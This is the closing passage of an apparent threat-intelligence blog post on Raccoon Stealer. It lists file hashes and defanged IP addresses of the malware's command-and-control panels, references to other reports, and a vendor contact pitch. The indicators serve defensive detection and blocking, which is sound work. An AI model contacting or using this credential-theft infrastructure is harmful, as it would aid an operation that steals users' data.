c6e669806594be6ab9b46434f196a61418484ba1eda3496789840bec0dff119a
e309a7a942d390801e8fedc129c6e3c34e44aae3d1aced1d723bc531730b08f5
f7b1aaae018d5287444990606fc43a0f2deb4ac0c7b2712cc28331781d43ae27

Raccoon Stealer's C2 servers hosting administration panel

- 45.61.136[.]191
- 45.92.156[.]53
- 45.92.156[.]52
- 89.39.106[.]64
- 109.236.82[.]58

More IoCs are available on the SEKOIA.IO Community Github: https://github.com/SEKOIA-IO/Community/blob/main/IOCs/raccoonstealer/raccoon_stealer_iocs_20220628.csv

External References

[1] Raccoon Stealer is Back with a New Version, S2W, June 16, 2022

[2] Mars, a red-hot information stealer, April 7, 2022

Chat with our team!

Would you like to know more about our solutions? Do you want to discover our XDR and CTI products? Do you have a cybersecurity project in your organization? Make an appointment and meet us!

Contact us